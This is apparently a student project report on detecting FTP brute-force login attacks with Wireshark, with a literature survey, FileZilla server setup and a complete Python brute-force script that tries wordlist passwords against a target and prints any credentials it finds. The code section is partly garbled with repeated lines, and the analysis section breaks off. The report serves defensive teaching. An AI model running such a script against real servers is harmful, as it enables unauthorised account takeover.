**BRUTE FORCE ATTACK DETECTION AND PREVENTION USING WIRESHARK**

**A PROJECT REPORT**

Harsh Vora 17BCI0064

**\INDEX**

1 Abstract

2 Introduction

2.1 literary survey

2.2 why wireshark

3 Implementation

3.1 making ftp server

3.2 implementing bruteforce attack

3.3 source code

3.4 packet analysis and bruteforce prevention

4 Conclusion

5 References

1. **ABSTRACT**

Brute-force attacks are a prevalent phenomenon that is getting harder to successfully detect on a network level due to increasing volume and encryption of network traffic and growing ubiquity of high-speed networks. Although research in this field has advanced considerably, there still remain classes of attacks that are undetectable. Since no security measure can guarantee that an attacker will not succeed eventually, intrusion detection techniques should be applied to detect anomalous behavior early and minimize its impacts on network performance caused by the intruders. This research proposed an intrusion detection technique in which the node (server) uses a monitoring software application to monitor the traffic flow on the network and collects relevant statistics about it. By analyzing and comparing the traffic information, the administrator will be able to indicate if any attack is performed or not.

1. **INTRODUCTION**

Information and network systems can be open to attacks even if some finest technological measures such as firewall and antivirus are put in place. The reason is that information security is not limited to some of the technological aspect but also other detection techniques which gives accurate analysis. Brute force attacks are used for detecting login credentials using random combinations of username and passwords. This research demonstrates a technique by which brute force attacks on FTP servers can be detected using Wireshark Analysis. In recent years, network security research started focusing on flow-based attack detection in addition to the well-established payload-based detection approach. Instead of only looking for malicious activity in the actual packet data, network Flows are also considered for analysis. This is not surprising since the amount of data one has to fight with is drastically reduced and the attacks visible in flow data tend to complement the attacks that we strive to find in network payload. We propose a detection technique and shed light on the shortcomings inherent to the flow-based attack detection approach. This research aims at demonstrating a technique by which brute force attacks on FTP servers can be detected using Wireshark Analysis. The research seeks to realize the following objectives:

* Response Codes Logged in attempts;
* Nature of End-Product with the number of login attempts.
* Information on the initiator of the attack.

**2.1) LETERATURE SURVEY**

Several studies have identified areas of vulnerability in information assets of organizations using some detection methods or techniques, however our research seeks to look at securing network data from the point of detection technique using Wireshark in conjunction with FTP server. Smith, (2004) conducted a test to show how data are insecure in organizations. He performed an information security review of publicly accessible servers of the GIAC enterprise. The methodology he used was to examine the public servers from both the network perspective as well as from the local host perspective. The findings of the assessment include:

* Operating systems are not up to date with the latest system updates and security updates.
* The apache server is vulnerable to attacks and is running default configuration
* The Domain Name System (DNS) server has not been locked down.
* The File Transfer Protocol (FTP) server authenticates users using insecure methods.
* The mail server authenticates users in clear-text when encrypted methods are available. The conclusion was that the information assets of the organization are vulnerable and data and information are insecure.

A similar test was carried by Honeywell’s Industrial IT Solutions (2012) in an attempt to help AmerChem company better understand their current cyber security situation, the potential risks associated with that current status, and a proposed path put forward to remediate any issues. The scope of the audit was all cyber assets at the AmerChem facility. In total, thirty-nine (39) servers and workstations were audited. The findings were that Cyber assets have not been patched since their installation dates; Default Guest accounts is enabled on a number of cyber assets; There are early indications of hard drive failure on one cyber asset; One cyber asset is connected to both the process control network and the business network; and Cyber assets are not up to date, or do not have any malicious software prevention solution in place.

Silver, (2013), James et al. (2009), Philip et al. (2003) and Anita, Kavita and Kiraandeep (2013) have followed the same trend on concentrating vulnerability evaluation on hardware aspect of information assets and using some detection mechanisms but then again the Wireshark detection factor is short of which this research will address.

Studies have been undertaken to identify some of the weaknesses and vulnerabilities in most commonly used cryptographic algorithms. Though studies on cryptosystems vulnerabilities and this research are related, one is purely technical and some software based detections and the other focuses on the Wireshark aspect of detection. One of the major areas of information security weakness discussed in literature is on database vulnerabilities. Here again, the vulnerabilities are software and hardware related. The human factor has been glossed over. Shulman (2006), outlines ten vulnerabilities associated with database infrastructures but none of them talked about the activities end users do that make information systems vulnerable to attacks and some other effective detection technique to these attacks.

In today's businesses, database technologies are needed more than before and with the increasing usage of the internet for business, threats or risks to these databases are growing. Lamar (2012) opines that database attacks are prevalent these days because of the following vulnerabilities:

* Vulnerabilities in Operating Systems like Windows, UNIX and Linux and their services associated with the databases could create a loophole for illegal access which may lead to a Denial of Service (DoS) attack.
* Database rootkits: A database rootkit is a program or a procedure that is hidden inside the database and that gives the administrator special privileges to be able to access data in the database. Sometimes the rootkits turn off alerts prompted by Intrusion Prevention Systems (IPS) which could be disastrous.
* Weak authentication: Weak authentication models permit attackers to use tactics like social engineering and brute force to get hold of database login details of users.

Weak audit trails: A weak audit logging method in a database server is risky to an institution particularly in retail, financial, healthcare, and other businesses with strict regulatory observance. PCI, SOX, and HIPAA are rules that require extensive logging of actions and also generate events when something goes wrong. In order to resolve issues when something goes wrong, logging to critical transactions in a database must be done in an automated way. Audit trails work as the last line of database defence and can sense any violation. Audit trails can help trace back the violation to a particular period and a particular user.

This research will add to the literature by looking at a different angle to information systems detection mechanisms, thus, targeting only the use of Wireshark to detect brute force attacks. Finally, Firewall vulnerabilities have also been discussed in literature. Firewalls guard a trusted network from an untrusted network by filtering traffic by following a designated security policy. Different firewalls are being used today and they are one of the sources of security vulnerabilities. Kamara et al. (2010) give a taxonomy to understand firewall vulnerabilities in the framework of firewall implementations as it is not practical to study and test each firewall for all possible problems. They examined firewall attributes, and cross reference each firewall operation with causes and effects of flaws in that operation, evaluating twenty recognized flaws with existing firewalls. The outcome of their investigation is a set of matrices that demonstrate the distribution of firewall vulnerability causes and effects over firewall operations. These matrices are beneficial in circumventing and perceiving unforeseen hitches during both firewall implementation and firewall testing. Firewalls can be software or hardware and vulnerability studies in them are classified according to the vulnerabilities in the software, the hardware and vulnerabilities due to misconfiguration (Kashefi, et al, 2013).

But the loyalty of the networks is the matter of concerned. Since no security measure can guarantee that an attacker will not succeed eventually, intrusion detection techniques should be applied to detect anomalous behavior early and minimize its impacts on network performance caused by the intruders. We have proposed an intrusion detection technique in which the node (server) uses a monitoring software application to monitor the traffic flow on the network and collects relevant statistics about it. By analyzing and comparing the traffic information, the administrator will be able to indicate if any attack is performed or not.

**2.2) WHY WIRESHARK?**

Wireshark is an open-source protocol analyzer designed by Gerald Combs that runs on Windows and Unix platforms. Originally known as Ethereal, its main objective is to analyze traffic as well as analyzing communications and resolving network problems. Wireshark implements a range of filters that facilitate the definition of search criteria and currently supports over 1100 protocols (version 1.4.3), all with a simple and intuitive front-end that enables you to break down the captured packets by layer. Wireshark "understands" the structure of different networking protocols, so you are able to view the fields of each one of the headers and layers of the packets being monitored, providing a wide range of options to network administrators when performing certain traffic analysis tasks.

**3)IMPLEMENTATION**

In this project we have first created a ftp server using FileZilla tool. We have created a user for that server and assigned some random files to the ftp server.

Then we have initiated a brute force attack on the server. This attacks are detected by a packet sniffer named RawCap(we are using this as the desination and the source both are the same as we have made the server and attempted to log in on the server using the same devise, if done on multiple devices using switch then wireshark can be directly used to analyse traffic). These packets are later analysed in wireshark tool from which we are able to find any irregularities (multiple user attempts etc). The Ip address of the source from which the attack is being performed can be later blocked in the FileZilla tool. The maximum attempts for a single user can also be limited so that the user is automatically blocked after a certain number of tries.


**MODULES**

**3.1)**


1) Open FileZilla from Xaamp server. this creates your ftp server.



2) open settings and user. Click on add user and create a username and assign a password to it.



3) Go to shared folders and assign the files which you would like to share with user.



Now the server has been set with a user.

**3.2)PERFORMING BRUTE FORCE ATTACK**

the code for the brute force attack has be written in python and then we have converted the code into a bat file with the user set as the username(user) and the password would be taken from the text fle named password which has a list of possible passwords. The attack will try attempting login using each and every password given in the text file. As soon as the user gets logged in the username and correct password will be displayed in the bat file.

**3.3) *Source code:***

#!/usr/bin/env python

# -\*- coding:utf-8 -\*-

import argparse

import sys

from ftplib import FTP

info = '''

Usage: ./ftp\_brute\_forcer.py [options]\n

Options: -t, --target <hostname/ip> | Target\n

-u, --user <user> | User\n

-w, --wordlist <filename> | Wordlist\n

-h, --help <help> | print help\n

Example: ./ftp\_brute\_forcer.py -t 192.168.1.1 -u root -w /root/Desktop/wordlist.txt

'''

def help():

print(info)

sys.exit(0)

def check\_anonymous\_login(target):

try:

ftp = FTP(target)

ftp.login()

print("\n[+] Anonymous login is open.")

print("\n[+] Username : anonymous")

print("\n[+] Password : anonymous\n")

ftp.quit()

except:

pass

def ftp\_login(target, username, password):

try:

ftp = FTP(target)

ftp.login(username, password)

ftp.quit()

print("\n[!] Credentials have found.")

print("\n[!] Username : {}".format(username))

print("\n[!] Password : {}".format(password))

sys.exit(0)

except:

pass

def brute\_force(target, username, wordlist):

try:

wordlist = open(wordlist, "r")

words = wordlist.readlines()

for word in words:

word = word.strip()

ftp\_login(target, username, word)

except:

print("\n[-] There is no such wordlist file. \n")

sys.exit(0)

parser = argparse.ArgumentParser()

parser.add\_argument("-t", "--target")

parser.add\_argument("-u", "--username")

parser.add\_argument("-w", "--wordlist")

args = parser.parse\_args()

if not args.target or not args.username or not args.wordlist:

help()

sys.exit(0)

target = args.target

username = args.username

wordlist = args.wordlist


brute\_force(target, username, wordlist)

check\_anonymous\_login(target)


print("\n[-] Brute force finished. \n")


print("\n[-] Brute force finished. \n")

print("\n[-] Brute force finished. \n")




While the attack is performing our packet sniffer (RawCap) starts sniffing the packets and storing it in a dump file.






**3.4)ANALYSING USING WIRESHARK**

Opening the dump file in wireshark



